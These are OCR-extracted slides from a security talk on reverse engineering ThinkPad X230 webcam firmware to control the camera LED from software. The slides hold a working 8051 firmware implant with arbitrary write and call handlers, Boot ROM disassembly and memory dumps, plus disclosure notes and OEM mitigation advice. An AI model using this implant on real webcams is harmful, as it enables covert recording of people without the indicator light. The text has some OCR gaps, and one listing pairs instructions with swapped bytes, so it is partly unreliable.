
  and modified implant to copy `CODE[offset:offset+4]` to `marker`

- (Surprise!) Worked without resetting webcam:

  My enumeration implant got executed when handling UVC requests too 🙃

- Result: Leaking Boot ROM took minutes 🥳
  - But had to do it in 4 parts, offset goes up to 16 KB

CODE and XDATA partially aliased



- Also leaked XDATA region
- Values in CODE from 0xb000 matched values in XDATA ⇒ Regions likely aliased

Reverse engineering Boot ROM

Found handlers for USB vendor requests [1/2]

```
                handle_request_vendor                    XREF[1]: FUN_CODE_39be:3ae1(c)
CODE:18b8 90 a2 27   MOV     DPTR,#0xa227
CODE:18bb e0         MOVX    A,@DPTR=>usb_bRequest
CODE:18bc 14         DEC     A
CODE:18bd 70 03      JNZ     LAB_CODE_18c2
CODE:18bf 02 19 ff   LJMP    LAB_CODE_19ff

                LAB_CODE_18c2                            XREF[1]: CODE:18bd(j)
CODE:18c2 14         DEC     A
CODE:18c3 70 03      JNZ     LAB_CODE_18c8
CODE:18c5 02 1a 1a   LJMP    LAB_CODE_1a1a

                LAB_CODE_18c8                            XREF[1]: CODE:18c3(j)
CODE:18c8 14         DEC     A
CODE:18c9 70 03      JNZ     LAB_CODE_18ce
CODE:18cb 02 1a eb   LJMP    handle_request_eeprom_lock        undefined handle_reque…
                -- Flow Override: CALL_RETURN (CALL_TERMIN…
```

In Boot ROM

Found handlers for USB vendor requests [2/2]

```
void handle_request_vendor(void)
{
  ...
  if (usb_bRequest == 0x1) {
    ...
  }
  if (usb_bRequest == 0x2) {
    ...
  }
  if (usb_bRequest == 0x3) {
    handle_request_eeprom_lock();
    return;
  }
```

```
  if (usb_bRequest == 0x7) {
    handle_request_eeprom_read();
    return;
  }
  if (usb_bRequest == '\xcd') {
    hande_request_0xcd();
    return;
  }
  if (usb_bRequest != 0) {
    mov_r7_1_ret();
    return;
  }
  ...
```

XDATA addresses for USB request parameters

Address in XDATA	Used for
0xa226	bmRequestType
0xa227	bRequest
0xa228	wValue_high
0xa229	wValue_low
0xa22a	wIndex_high
0xa22b	wIndex_low
0xa22c	wLength_high
0xa22d	wLength_low

- Reverse engineered from USB request handlers code
- Can use in USB-based implant (if will manage to build one)

Problem and next step

- Problem: Still couldn't figure out how GPIOs work... 😢
    - Lots of writes to assorted memory addresses once video streaming starts
    - One of them likely controls GPIO B1, but which one?

- Idea: Implement debugger for inspecting memory state in runtime 💡
    - And compare memory state with LED off vs on
    - ⇒ Need implant that doesn't crash camera when streaming video

Building universal implant

USB-based implant for debugging 💡

- Have Boot ROM ⇒ Can find out when which SROM code is called
  - ⇒ Can find code not called during enumeration or when streaming video and put implant there

- Better idea: Add custom USB request handler for implant
  - But can only overwrite SROM part of firmware, not Boot ROM
  - Any USB request handlers implemented in SROM?..

Function at `0xb4d3` called for every vendor (?) request

```
                       srom_usb_handle_request_vendor_m… XREF[1]: CODE:b0fd(c)
CODE:b4d3 90 a2 26    MOV      DPTR,#0xa226
CODE:b4d6 e0          MOVX     A,@DPTR=>usb_bmRequestType
CODE:b4d7 b4 40 21    CJNE     A,#0x40,LAB_CODE_b4fb
CODE:b4da a3          INC      DPTR
CODE:b4db e0          MOVX     A,@DPTR=>usb_bRequest
CODE:b4dc 24 33       ADD      A,#'3'
CODE:b4de 60 12       JZ       LAB_CODE_b4f2
CODE:b4e0 24 cc       ADD      A,#0xcc
CODE:b4e2 70 17       JNZ      LAB_CODE_b4fb
CODE:b4e4 90 a1 48    MOV      DPTR,#0xa148
CODE:b4e7 e0          MOVX     A,@DPTR=>flash_unlocked_8
CODE:b4e8 70 11       JNZ      LAB_CODE_b4fb
CODE:b4ea 90 a0 d5    MOV      DPTR,#0xa0d5
CODE:b4ed 04          INC      A
CODE:b4ee f0          MOVX     @DPTR=>DAT_EXTMEM_a0d5,A
CODE:b4ef 7f 00       MOV      R7,#0x0
CODE:b4f1 22          RET

                       LAB_CODE_b4f2                     XREF[1]: CODE:b4de(j)
CODE:b4f2 90 a5 7a    MOV      DPTR,#0xa57a
CODE:b4f5 74 01       MOV      A,#0x1
CODE:b4f7 f0          MOVX     @DPTR=>DAT_EXTMEM_a57a,A
CODE:b4f8 7f 02       MOV      R7,#0x2
CODE:b4fa 22          RET

                       LAB_CODE_b4fb                     XREF[3]: CODE:b4d7(j),
                                                                  CODE:b4e2(j),
                                                                  CODE:b4e8(j)
CODE:b4fb 7f 00       MOV      R7,#0x0
CODE:b4fd 22          RET
```

```c
void srom_usb_handle_request_vendor_maybe(void)
{
  if (usb_bmRequestType == 0x40) { // 0x40 == Vendor + OUT
    if (usb_bRequest == '\xcd') {
      DAT_EXTMEM_a57a = 1;
      return;
    }
    if ((usb_bRequest == '\x01') && (flash_unlocked_8 == '\0')) {
      DAT_EXTMEM_a0d5 = 1;
      return;
    }
  }
  return;
}
```

- Can patch this function is SROM to add custom request handlers
- Function size is 42 (`0x2a`) bytes

Implanted handler for arbitrary write and arbitrary call

```
0000: MOV DPTR, bmRequestType     |    0x90, 0xa2, 0x26
0003: MOVX A, @DPTR               |    0xe0
0004: CJNE A, #0x40, 0x21         |    0xb4, 0x40, 0x21
0007: INC DPTR                    |    0xa3
0008: MOVX A, @DPTR               |    0xe0
0009: ADD A, #0xbe                |    0x24, 0xbe
000b: JZ 0x8                      |    0x60, 0x08
000d: INC A                       |    0x04
000e: JNZ 0x18                    |    0x70, 0x18
0010: LCALL, 0xffff               |    0x12, 0xff, 0xff
0013: SJMP 0x10                   |    0x80, 0x10
0015: INC DPTR                    |    0xa3
0016: INC DPTR                    |    0xa3
0017: MOVX A, @DPTR               |    0xe0
0018: MOV R7, A                   |    0xff
```

```
0019: INC DPTR                    |    0xa3
001a: MOVX A, @DPTR               |    0xe0
001b: MOV R6, A                   |    0xfe
001c: INC DPTR                    |    0xa3
001d: MOVX A, @DPTR               |    0xe0
001e: MOV DPL, A                  |    0xf5, 0x82
0020: MOV A, R6                   |    0xee
0021: MOV DPH, A                  |    0xf5, 0x83
0023: MOV A, R7                   |    0xef
0024: MOVX @DPTR, A               |    0xf0
0025: MOV R7, #0x2                |    0x7f, 0x00
0027: RET                         |    0x22
0028: MOV R7, #0x0                |    0x7f, 0x02
002a: RET                         |    0x22
```

Arbitrary call, address can be patched in via arbitrary write
(CODE and XDATA aliased for 0xb000+)

Arbitrary write in XDATA

Pseudo-code for implanted handler

```
void implanted_handler() {  // Placed at 0xb4d3 by patching SROM.
    if (bmRequestType != 0x40)  // Vendor OUT request.
        return;
    if (bRequest == 0x41)  // 0x41 chosen arbitrarily.
        call(0xffff);  // Called address can be patched in via AAW.
    else if (bRequest == 0x42)
        *(uint16_t *)wIndex = wValue_low;  // 1-byte AAW.
    // Also provide proper value in R7 for compatibility with caller.
}  // Fits exactly into 0x2a bytes in 8051 assembly.
```

Universal implant functionality

- Does not interfere with normal camera operation
- Can be used to write another implant anywhere within writable `CODE`

  (top 20 KB of `XDATA` were aliased with top 20 KB of `CODE`;

  address and value to be written taken from USB request parameters)
- And execute that implant (with parameters from USB request)

- ⇒ Can use to leak any memory space over USB with LED off or on 🥳
  - Can still rely on `marker` for leaking data over USB

Figuring out LED control

Dynamic approach to figuring out LED control


- Hypothesis: Camera controller has memory-mapped GPIO
  - ⇒ There is address that maps to GPIO B

- Have ability: Executing arbitrary code with LED off or on

  and leaking data from any memory space over USB

- Approach: Dump `XDATA`, `RAM`, and `IRAM` with LED off and then with LED on
  - Compare dumps and look for bytes with bit #2 changed (GPIO B1)

Comparing XDATA dumps



```
xdata.led_off.bin
0000 0000: 10 E0 01 44 00 00 00 00  03 18 28 00 00 00 00 00
0000 0010: 14 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00
0000 0020: 02 00 02 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0030: 00 00 00 00 00 00 00 00  03 00 00 00 00 00 00 00
0000 0040: 0C 80 00 00 00 00 00 00  00 00 A1 00 31 00 00 00
0000 0050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0070: 03 03 00 03 00 00 00 00  00 00 00 00 00 00 00 00
0000 0080: 00 [illegible] 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0090: 00 00 00 01 00 00 00 00  00 00 00 00 00 00 00 00
0000 00A0: 00 00 00 80 00 80 00 00  00 00 00 00 00 00 00 00
0000 00B0: 10 0E 01 00 00 00 00 00  00 00 00 00 00 00 00 00
xdata.led_on.bin
0000 0000: 10 F0 01 44 00 00 00 00  03 18 28 00 00 00 00 00
0000 0010: 94 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00
0000 0020: 03 00 82 18 00 00 05 00  00 00 01 E0 00 00 00 70
0000 0030: 00 00 00 00 00 00 00 00  03 00 00 00 00 00 00 00
0000 0040: 0C 8D 28 27 3D 4D 18 93  44 4D 8B 03 31 00 00 00
0000 0050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0070: 03 03 00 01 00 00 00 00  00 00 00 00 00 00 00 00
0000 0080: 02 [illegible] 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000 0090: 00 00 00 01 00 00 00 00  00 00 00 00 00 00 00 00
0000 00A0: 00 03 31 94 00 80 00 00  00 00 00 00 00 00 00 00
0000 00B0: 47 02 DE 01 00 00 00 00  00 00 00 00 00 00 00 00
```

- Nothing interesting in diff of RAM and IRAM dumps
- Diff of XDATA dumps was large...
  - But not many bytes had only bit #2 changed

But this one did

And...

- Tried overwriting bit #2 at `0x0080` via universal implant...
  - Worked! LED controlled! 🥳🥳🥳

- GPIO B mapped to address `0x0080` in `XDATA`
  - As suspected, custom GPIO implementation

- Code is at github.com/xairy/lights-out
- Same webcam is used in X220 and likely other laptops from same era

Demo

What about other laptops?

Requirement for attack: LED not tied to power on sensor

- If LED is not tied to power on camera sensor,
  software control of LED is highly likely possible

- Tip to OEMs: Make it so LED is on whenever power on camera sensor is on
  - Firmware signature checking is great but bypassable

Cases for getting software control of LED [1/3]

1. LED can be turned off via UVC or vendor USB request
   - Essentially, software LED control is built-in camera functionality
   - Need to figure out which request is used

Suspected example: ThinkPad X13

Longhorn @never_released · Sep 15
Sigh. The webcam used indicator on the ThinkPad X13s is fully software driven. Really easy to get pictures or video without that LED powering on

6 11 75 6.8K

Warren Togami @wtogami · Sep 15
It doesn't have the physical slider that blocks the camera?

1 310

Longhorn
@never_released

Yeah the X13s doesn't have that. It has a keyboard button for it but that's... handled through sw

2:25 PM · Sep 15, 2024 · **240** Views

- No further details from author
- My guess: LED on X13 is controlled via UVC or vendor USB request

Cases for getting software control of LED [2/3]

1. LED can be turned off via UVC or vendor request

2. LED can be controlled from firmware, which can be overwritten over USB
    - Example 1: iSeeYou (MacBook 2008)
    - Example 2: Lights Out (X230, this presentation)
    - Can be mitigated by *proper* firmware signature checking
        - Checksum is not gonna cut it

Cases for getting software control of LED [3/3]

1. LED can be turned off via UVC or vendor request

2. LED can be controlled from firmware, which can be overwritten over USB

3. LED can be controlled from firmware, which contains a vulnerability
    - Like memory corruption in USB request handler that allows getting code execution on webcam
    - Not mitigated by firmware signature checking

Outro

Offer to action

- Try fuzzing built-in USB devices on your laptop
  - USB fuzzer in Python is 50 lines of code

- Relatively safe to fuzz `IN` requests
  - Device might crash due to memory corruption (e.g. with large `wLength`), but power cycle should fix it (do full shutdown, not just reboot)

- **VERY UNSAFE** to fuzz `OUT` requests
  - Might overwrite firmware and brick device

Takeaways

- Besides attacking USB Hosts, you can attack USB Devices
- Laptop webcams are often connected over USB internally
- Fuzzing is viable approach to find hidden USB requests
- Firmware of many USB devices can be flashed over USB
- 8051-based chips might have custom GPIO
- LEDs on many webcams can be controlled via software/firmware
- Putting sticker onto laptop webcam lens is not that paranoidal 😉

💜 Thank you!

Differences between iSeeYou and Lights Out

	MacBook 2008 (Cypress EZ-USB)	ThinkPad X230 (Ricoh R5U8710)
Firmware	Uploaded during boot over USB, provided by OS	Stored on SPI flash SROM, can be flashed over USB (needs power cycle to apply)
LED	Connected to sensor's `STANDBY`	Connected to GPIO pin
Disabling LED	Provide firmware that configures sensor to ignore `STANDBY`	Flash firmware that allows disabling GPIO pin

In both cases, webcam is connected over USB

Commending Lenovo PSIRT team

- Lenovo PSIRT reached out after POC schedule got public
  - Asked for additional details about the attack
  - They care! 👍

- Comment from them:

  "Older, EOL systems such as the X230 did not include validation for firmware updates. Since 2019, our image processors have included digital signature checks for camera firmware, and we have supported secure capsule updates with write protection".

Other acknowledgements

- Thanks to Lev Ustselemov and Sergey Korablin

  for tremendous help with soldering and other electronics-related things!

- Thanks to 8051Enthusiast and Travis Goodspeed

  for awesome articles and talks about 8051!

- To Ricoh for providing R5U8710 datasheet!